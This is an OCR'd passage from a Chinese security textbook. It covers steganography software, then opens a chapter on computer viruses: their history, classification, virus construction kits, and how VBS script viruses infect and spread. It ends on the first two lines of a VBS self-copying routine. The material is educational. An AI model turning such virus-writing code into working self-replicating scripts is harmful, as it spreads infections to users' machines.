


图 4.26　信息隐藏操作提示对话框 2

种选择：Encrypt files(仅加密文件)和 Hide and encrypt files(隐藏并加密文件)。前者和信息隐藏无关，本书不再作详细介绍。如果选中后者，单击 Next 按钮，则弹出如图 4.27 所示对话框。上方选项提示用户自动搜索载体文件，下方选项提示用户自己选择载体文件。用户可以根据需要进入相应的载体文件搜索选择界面。




图 4.27　信息隐藏操作提示对话框 3

选择了一个载体文件后，弹出如图 4.28 所示口令输入界面，用户可以根据提示输入口令，完成隐藏过程。




图 4.28　信息隐藏操作提示对话框 4

提取隐藏信息时，选择 File|Open encrypted file 选项，选择载体文件后，弹出如图 4.29 所示对话框，在 Password 文本框中输入密码，窗口中即显示所隐藏的文件列表，可以打开进行查看。



图 4.29　提取隐藏信息操作提示对话框

习题

1. 什么是信息隐藏？信息隐藏技术主要包括哪两部分？
2. 信息隐藏主要应用在哪几方面？
3. 阈下信道的狭义定义是什么？阈下信道的广义定义是什么？
4. 文件格式 BMP、GIF、JPEG 的全称各是什么？
5. 信息隐藏技术为什么被国外学术界称为高级信息安全技术？
6. 信息隐藏主要的分类和应用领域是什么？说明信息隐藏于数字水印的关系。
7. 什么是隐写分析？其主要难点在哪里？
8. 使用信息隐藏的商业软件的一般操作步骤是什么？
9. 网络隐藏通信的原理是什么？

CHAPTER 5

第5章 计算机病毒及防范技术

随着网络的发展，计算机病毒有了更多的传播途径。目前很多网站上都提供各类病毒与黑客软件的下载，本章主要介绍了病毒的起源和发展以及病毒的分类，最后着重介绍 VBS 病毒、蠕虫病毒、缓冲区溢出病毒和木马病毒的原理和编写特性。

本章要点如下：

- 病毒的起源和发展、分类；
- VBS 病毒；
- 蠕虫病毒；
- 缓冲区溢出病毒；
- 木马病毒。

5.1 病毒的起源和发展

病毒几乎无处不在，一台没有安装任何系统补丁和软件防火墙的计算机，一旦接入互联网立刻就会感染病毒，而病毒的发展也达到了前所未有的地步，病毒的功能也不再单一，很多病毒在开发时都吸收了以前一些病毒的特点，破坏力更强。

谈到病毒的起源和发展不得不提到贝尔实验室，20 世纪 60 年代初，美国贝尔实验室里，三个年轻的程序员编写了一个名为“磁芯大战”的游戏，游戏中通过复制自身来摆脱对方的控制，这就是病毒的第一个雏形。

20 世纪 70 年代，美国作家雷恩在《P1 的青春》一书中阐述了一种能够自我复制的计算机程序，并第一次称之为“计算机病毒”。

1983 年 11 月，在国际计算机安全学术研讨会上，美国计算机专家首次将病毒程序在 VAX/750 计算机上进行实验，世界上第一个计算机病毒就这样诞生在实验室中。

20 世纪 80 年代后期，巴基斯坦有两个以编软件为生的兄弟为了打击盗版软件，设计出了一个名为“巴基斯坦智囊”的病毒，该病毒只传染软盘引导

区。这就是在世界上流行的第一个真正的病毒。

1988 年至 1989 年，我国相继出现了能感染硬盘和软盘引导区的 Stoned(石头)病毒，该病毒体代码中有明显的标志“Your PC is now Stoned!”、“LEGALISE MARIJUANA!”，也称为“大麻”病毒。该病毒感染软硬盘 0 面 0 道 1 扇区，并修改部分中断向量表。该病毒不隐藏也不对自身代码加密，所以很容易被查出和解除。类似这种特性的还有“小球”、“Azusa/Hong－Kong/2708”和 Michaelangelo 等病毒，这些都是从国外传染进来的。国产的有 Bloody、Torch 和 Disk Killer 等病毒，实际上它们大多数是 Stoned 病毒的翻版。

20 世纪 90 年代初，感染文件的病毒有 Jerusalem(黑色 13 号星期五)、YankeeDoole、Liberty、1575、Traveller、1465、2062 和 4096 等，主要感染以.com 和.exe 为后缀的文件。这类病毒修改部分中断向量表，被感染的文件明显的增加了字节数，但病毒代码主体没有加密，容易被查出和解除。这些病毒中，略有对抗反病毒手段的只有 Yankee Doole 病毒，当它发现用户用 Debug 工具跟踪时，自动从文件中逃走。

随后，又有一些能对自身进行简单加密的病毒相继出现，有 1366(DaLian)、1824(N64)、1741(Dong) 和 1100 等病毒。它们加密的目的主要是防止跟踪或掩盖有关特征。

以后又出现了引导区、文件型“双料”病毒，这类病毒既感染磁盘引导区又感染可执行文件，常见的有 Flip/Omicron(颠倒)、XqR(New century 新世纪)、Invader(侵入者)、Plastique(塑料炸弹)、3584(郑州(狼))、3072(秋天的水)、ALFA/3072－2、Ghost/One_Half/3544(幽灵)、Natas(幽灵王)和 TPVO/3783 等，如果用户只解除了文件上的病毒，而没有解除硬盘主引导区的病毒，系统引导时又将病毒调入内存，并重新感染文件。同样如果用户只解除了主引导区的病毒，而没有解除可执行文件上的病毒，用户执行携带病毒的文件时，硬盘主引导区将再次被感染。

Flip/Omicron、XqR 这两种病毒都设计有对抗反病毒技术的手段，Flip(颠倒)病毒对其自身代码进行随机加密，变化无穷，使绝大部分病毒代码与前一被感染目标中的病毒代码几乎没有三个连续的字节是相同的。该病毒在主引导区只潜藏少量的代码，病毒自身全部代码潜藏于硬盘最后 6 个扇区中，并将硬盘分区表和 DOS 引导区中的磁盘实用扇区数减少 6 个扇区，所以再次启动系统后，硬盘的实用空间就减少了 6 个扇区。这样，原主引导记录和病毒主程序就保存在硬盘实用扇区外，避免其他程序的覆盖，而且用 Debug 的 L 命令也不能进行查看，用 Format 进行格式化也不能解除，与此相似的还有 Denzuko 病毒。

XqR(New century 新世纪) 病毒监视着 Int13、Int21 中断的有关参数，当用户要查看或搜索被其感染了的主引导记录时，病毒就调换出正常的主引导记录给用户查看或让用户搜索，使用户认为一切正常，病毒却蒙混过关。病毒的这种对抗方法，被认为具有“反转”功能。这类病毒还有 Mask(假面具)、2709/ROSE(玫瑰)、One_Half/3544(幽灵)、Natas/4744、Monkey、PC_LOCK、DIE_HARD/HD2、GranmaGrave/Burglar/1150 和 3783 等，现在的新病毒越来越多的使用这种功能来对抗安装在硬盘上的抗病毒软件，但用无病毒系统软盘引导机器后，病毒就会失去“反转”功能。

而 1345、1820、PCTCOPY-2000 等病毒则直接隐藏在 command.com 文件中的空闲(0 代码)部位，从外表上看，文件一个字节也没增加。

INT60(0002)病毒隐藏的更加神秘，它不修改主引导记录，只将硬盘分区表修改两个字节，使那些只检查主引导记录的程序认为完全正常，病毒主体却隐藏在这两个字节指向的区

域。硬盘引导时，ROM-BIOS 程序糊里糊涂的按这两个字节的引向，将病毒激活。

Monkey（猴子）、PC_LOCK（加密锁）等病毒将硬盘分区表加密后再隐藏起来，如果将硬盘主引导记录更换或用 FDisk/MBR 格式轻易将硬盘主引导记录更换，那么用户无法进入硬盘了，所以不能轻易使用 FDisk/MBR 格式。

1992 年以来，DIR2-3、DIR2-6、NEW DIR2 等病毒以一种全新的面貌出现，具有感染力极强、无任何表现、不修改中断向量表而直接修改系统关键中断的内核、修改可执行文件的首簇数和将文件名字与文件代码主体分离等特性。在系统感染了病毒的情况下，一切就像没发生一样。当用户用无病毒的文件去覆盖有病毒的文件时，灾难就会发生，全盘所有被感染的可执行文件内容都是刚覆盖进去的文件内容。这是病毒“我死用户也活不成”的罪恶伎俩。

20 世纪，绝大多数病毒是基于 DOS 系统的，有 80％的病毒能在 Windows 系统中传染。TPVO/3783 病毒是“双料性（传染引导区、文件）”、“双重性（DOS、Windows）”病毒，这是病毒随着操作系统发展而发展的结果。当然，由于 Internet 的广泛应用，Java 恶意代码病毒也出现了。

脚本病毒 HappyTime（快乐时光）是一种传染能力非常强的病毒。该病毒利用体内 VBScript 代码的本地可执行性（通过 Windows Script Host 进行），对当前计算机进行感染和破坏。一旦用户将鼠标指针移到带有“快乐时光”病毒体的邮件名上时，不必打开信件，就会受到“快乐时光”病毒的感染。

近几年，出现了近万种 Word（MACRO 宏）病毒，并以迅猛的势头发展，已形成了病毒的另一大派系。由于宏病毒编写容易，再加上人们在互联网上用 Word 格式文件进行大量的交流，宏病毒就潜伏在这些 Word 文件里，在互联网上被人们传来传去。

早在 1995 年时，就出现了一个危险的信号，在对众多的病毒剖析中，人们发现部分病毒好像出于一个家族，其“遗传基因”相同，简单地说，是“同族”病毒。而并不是简单地修改部分代码而产生的“改形”病毒。

“改形”病毒与“原种”病毒的代码长度相差不大，大多数代码与“原种”的代码相同，并且相同的代码其位置也相同。否则就是一种新的病毒。大量具有相同“遗传基因”的“同族”病毒的涌现，使人们不得不怀疑“病毒生产机”软件已出现。1996 年下半年在国内发现了 G2、IVP、VCL 三种病毒生产机软件，不法之徒可以用它来编出成千上万种新病毒。目前网络上已经存在上百种病毒生产机软件。

这种病毒生产机软件不用绞尽脑汁地去编程序，便会轻易地自动生产出大量的“同族”新病毒。这些病毒代码长度各不相同，自我加密、解密的密钥也不相同，原文件头重要参数的保存地址不同，病毒的发作条件和现象不同，但是，这些病毒的主体构造和原理基本相同。

病毒生产机软件有专门能生产变形病毒的、有专门能生产普通病毒的。目前，国内发现的有部分变形能力的病毒生产机有 G2、IVP、VCL 等十几种。具备变形能力的有 CLME、DAME-SP/MTE 等病毒生产机。它们生产的病毒都有“遗传基因”相同的特点，大部分抗病毒软件只能是知道一种查一种，难于解除病毒生产机生产出的大量新病毒。

香港地区也有人模仿欧美的 Mutation Eneine（变形金刚病毒生产机）软件编写出 CLME（Crazy Lord Mutation Eneine）。即疯狂贵族变形金刚病毒生产机，已出现了数种变

形病毒,其中一种名为 CLME. 1528。中国大陆地区也发现了名为 CLME. 1996、DAME-SP/MTE 的病毒。

5.2 病毒的定义及分类

网络上传播着很多的病毒,只要是危害了用户计算机的程序,用户都可以称之为“病毒”。在本节中将按病毒感染的对象、病毒的破坏程度,以及病毒的入侵方式对病毒进行分类,让读者更清晰地了解病毒的特性。

5.2.1 病毒的定义

计算机病毒是一个程序,一段可执行码。就像某些生物一样,计算机病毒有独特的复制能力。计算机病毒可以快速地传染,并很难解除。它们把自身附着在各种类型的文件上。当文件被复制或从一个用户传送到另一个用户时,病毒就随着文件一起被传播了。

一般可以从下面几个方面给出计算机病毒的定义。一种是:通过磁盘、磁带和网络等作为媒介传播扩散,能“传染”其他程序的程序。另一种是:能够实现自身复制且借助一定的载体存在的,具有潜伏性、传染性和破坏性的程序等。还有一种是:一种人为制造的程序,它通过不同的途径潜伏或寄生在存储媒体(如磁盘、内存)或程序里,当某种条件或时机成熟时,它会自生复制并传播,使计算机的资源受到不同程度的破坏等。这些说法在某种意义上借用了生物学病毒的概念,计算机病毒同生物病毒所相似之处是能够攻击计算机系统和网络,危害正常工作的“病原体”。它能够对计算机体统进行各种破坏,同时能够自我复制,具有传染性。

计算机病毒确切定义是能够通过某种途径潜伏在计算机存储介质(或程序)里,当达到某种条件时即被激活具有对计算机资源进行破坏的一组程序或指令的集合。

5.2.2 病毒的分类

病毒的种类很多,可以按一定的原则进行分类。下面分别按病毒的感染对象、病毒的破坏程度、病毒的攻击方式三个方面进行阐述。

1. 按病毒感染的对象

(1) 引导型病毒

这类病毒攻击的对象是磁盘的引导扇区,在系统启动时获得优先的执行权,从而达到控制整个系统的目的。这类病毒因为感染的是引导扇区,所以造成的损失也就比较大,一般来说会造成系统无法正常启动,但查杀这类病毒也较容易,多数抗病毒软件都能查杀这类病毒,如 KV300、KILL 系列等。

(2) 文件型病毒

早期的这类病毒一般是感染以. exe、. com 等为扩展名的可执行文件,当用户执行某个可执行文件时病毒程序就被激活。近期也有一些病毒感染以. dll、. ovl、. sys 等为扩展名的文件,因为这些文件通常是某程序的配置或链接文件,所以执行某程序时病毒也就被激活了。它们加载的方法是通过将病毒代码整段落插入或分散插入到这些文件的空白字节中

(如 CIH 病毒就是把自己拆分成 9 段),嵌入到 PE 结构的可执行文件中,通常感染后的文件的字节数并不增加。

(3) 网络型病毒

这种病毒是近几年来网络的高速发展的产物,感染的对象不再局限于单一的模式和单一的可执行文件,而是更加综合、更加隐蔽。现在某些网络型病毒可以对几乎所有的 Office 文件进行感染,如 Word、Excel、电子邮件等。其攻击方式也有转变,从原始的删除、修改文件到现在进行文件加密、窃取用户有用信息(如黑客程序)等。传播的途径也发生了质的飞跃,不再局限于磁盘,而是多种方式进行,如电子邮件、电子广告等。

(4) 复合型病毒

复合型病毒同时具备了"引导型"和"文件型"病毒的某些特点,它们即可以感染磁盘的引导扇区文件,又可以感染某些可执行文件,如果没有对这类病毒进行全面的解除,则残留病毒可自我恢复,所以这类病毒查杀难度极大,所用的抗病毒软件要同时具备查杀两类病毒的功能。

2. 按病毒的破坏程度

(1) 良性病毒

它们入侵的目的不是破坏用户的系统,只是想玩一玩而已,多数是一些初级病毒发烧友想测试一下自己的开发病毒程序的水平。它们只是发出某种声音,或出现一些提示,除了占用一定的硬盘空间和 CPU 处理时间外没有其他破坏性。

(2) 恶性病毒

恶性病毒会对软件系统造成干扰、窃取信息、修改系统信息,不会造成硬件损坏、数据丢失等严重后果。这类病毒入侵后系统除了不能正常使用之外,没有其他损失,但系统损坏后一般需要格式化引导盘并重装系统,这类病毒危害比较大。

(3) 极恶性病毒

这类病毒比恶性病毒损坏的程度更大,如果感染上这类病毒用户的系统就要彻底崩溃,用户保存在硬盘中的数据也可能被损坏。

(4) 灾难性病毒

这类病毒从它的名字就可以知道它会给用户带来的损失程度,这类病毒一般是破坏磁盘的引导扇区文件、修改文件分配表和硬盘分区表,造成系统根本无法启动,甚至会格式化或锁死用户的硬盘,使用户无法使用硬盘。一旦感染了这类病毒,用户的系统就很难恢复了,保留在硬盘中的数据也就很难获取了,所造成的损失是非常巨大的,所以企业用户应充分作好灾难性备份。

3. 按病毒攻击的方式

(1) 源代码嵌入攻击型

这类病毒主要攻击高级语言的源程序,病毒是在源程序编译之前插入病毒代码,随源程序一起被编译成可执行文件,这样刚生成的文件就是携带病毒的文件。当然这类文件是极少数。

(2) 代码取代攻击型

这类病毒主要是用它自身的病毒代码取代某个程序的整个或部分模块,这类病毒也少

见，它主要是攻击特定的程序，针对性较强，但是不易被发现，解除起来也较困难。

（3）系统修改型

这类病毒主要是用自身程序覆盖或修改系统中的某些文件来达到调用或替代操作系统中的部分功能的目的，由于是直接感染系统，危害较大，也是最为常见的一种病毒类型，多为文件型病毒。

（4）外壳附加型

这类病毒通常是将其病毒附加在正常程序的头部或尾部，相当于给程序添加了一个外壳，在被感染病毒的程序执行时，病毒代码先被执行，然后才将正常程序调入内存。目前大多数文件型的病毒属于这一类型。

5.3 VBS病毒的起源与发展及其危害

VBS病毒是用VB Script编写而成，利用Windows系统的开放性特点，通过调用一些现成的Windows对象、组件，可以直接对文件系统、注册表等进行控制，其脚本语言的功能非常强大。由于VBS病毒编写非常简单，所以VBS病毒成为Internet世界里最为流行的病毒之一。

5.3.1 VBS的运行基础

说起VBS病毒就必须提到Microsoft公司提供的脚本程序：WSH（Windows Scripting Host）。WSH通用的中文译名为“Windows脚本宿主”。对于这个较为抽象的名词，可以理解为：它是内嵌于Windows操作系统中的脚本语言工作环境。举例来说：编写一个脚本文件（如后缀为.vbs或.js的文件），在Windows下执行它，系统就会自动调用一个适当的程序来对它进行解释并执行，而这个程序就是Windows Scripting Host，程序执行文件名为Wscript.exe（若是在命令行下，则为Cscript.exe）。

WSH诞生后，在Windows系列产品中很快得到了推广。除Windows 98操作系统外，微软公司在Internet Information Server 4.0、Windows Me、Windows 2000 Server以及Windows 2000 Professional等产品中都嵌入了WSH。早期的Windows 95操作系统也可单独安装相应版本的WSH。

WSH的设计，充分考虑了“非交互性脚本（Noninteractive Scripting）”的需要。在这一指导思想下产生的WSH，给脚本带来非常强大的功能，例如：可以利用它完成映射网络驱动器、检索及修改环境变量、处理注册表等工作；管理员可以使用WSH的支持功能来创建简单的登录脚本，甚至可以编写脚本来管理活动目录。

任何事物都有两面性，WSH也不例外。应该说，WSH的优点在于它使用户可以充分利用脚本来实现计算机工作的自动化；也正是它的这一特点，使用户的系统又有了新的安全隐患。许多计算机病毒制造者正在热衷于用脚本语言来编制病毒，并利用WSH的支持功能，让这些隐藏着病毒的脚本在网络中传播。“I Love You”病毒便是一个典型的代表。

5.3.2 VBS病毒的发展和危害

正是有了Scripting Host脚本的支持，加上这种脚本的编制大多数是VB Scripting和

Java Scripting 脚本语言，这种脚本语言的学习门槛很低，编写程序相对容易，这就造成了 VBS 病毒的流行。

当 Microsoft 公司在推出 WHS 后不久，在 Windows 95 操作系统中就发现了利用 WHS 的病毒，随后又出现了更为厉害的“欢乐时光”病毒，这种病毒不断地利用自身的复制功能，把自身复制到计算机内的每一个文件夹内。

而 2000 年 5 月 4 日在欧美地区爆发的“宏病毒”网络蠕虫病毒。由于通过电子邮件系统传播，宏病毒在短短几天内狂袭全球数以百万计的计算机。包括 Microsoft、Intel 等公司在内的众多大型企业网络系统瘫痪，全球经济损失达数十亿美元。2004 年爆发的“新欢乐时光”病毒也给全球经济造成了巨大损失。

由于 VBS 病毒的这种特点，使它的破坏性、感染力更强。VBS 脚本病毒直接调用 Windows 组件，可迅速获得对系统文件及注册表的控制权，这就使得它一旦发作，即可造成大的破坏。如耗费系统资源、制造系统垃圾、滥发电子邮件、阻塞网络等。加之脚本是直接解释执行的，传播非常简单，电子邮件、局域网共享、文件感染和 IRC 感染等都是它传播的良好途径。另外它的欺骗性强，不易彻底解除。编写良好的 VBS 脚本病毒本身就很善于伪装自己，使得 VBS 脚本病毒传播变的隐蔽和容易。而且 VBS 脚本病毒的生命力十分顽强，使得它被彻底解除具有一定的难度。

最近在网络上还出现了 VBS 病毒制造机，这种病毒制造机能让一个对病毒原理不了解的人只需轻点鼠标，就可以造出威力惊人的计算机病毒，使得 VBS 病毒成为具有随机性的病毒，用户对这种病毒的防治更加困难，这就是为什么下载的专杀工具有时候对已知的病毒仍然无能为力的原因。

5.3.3 VBS 病毒的原理及其传播方式

VBS 脚本病毒一般是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间，如“新欢乐时光”病毒可以将自己的代码附加在以.htm 为后缀名的文件尾部，并在顶部加入一条调用病毒代码的语句，而宏病毒则是直接生成一个文件的副本，将病毒代码复制其中，并以原文件名作为病毒文件名的前缀，.vbs 作为后缀。本节通过对宏病毒部分代码的分析使读者了解这类病毒的感染和搜索原理。

1. VBS 脚本病毒如何感染、搜索文件

VBS 病毒中常见的部分关键代码如下：

```
//创建一个文件系统对象
Set fso = createobject("scripting.filesystemobject")
//读当前文件(即病毒本身)
Set self = fso.opentextfile(wscript.scriptfullname,1)
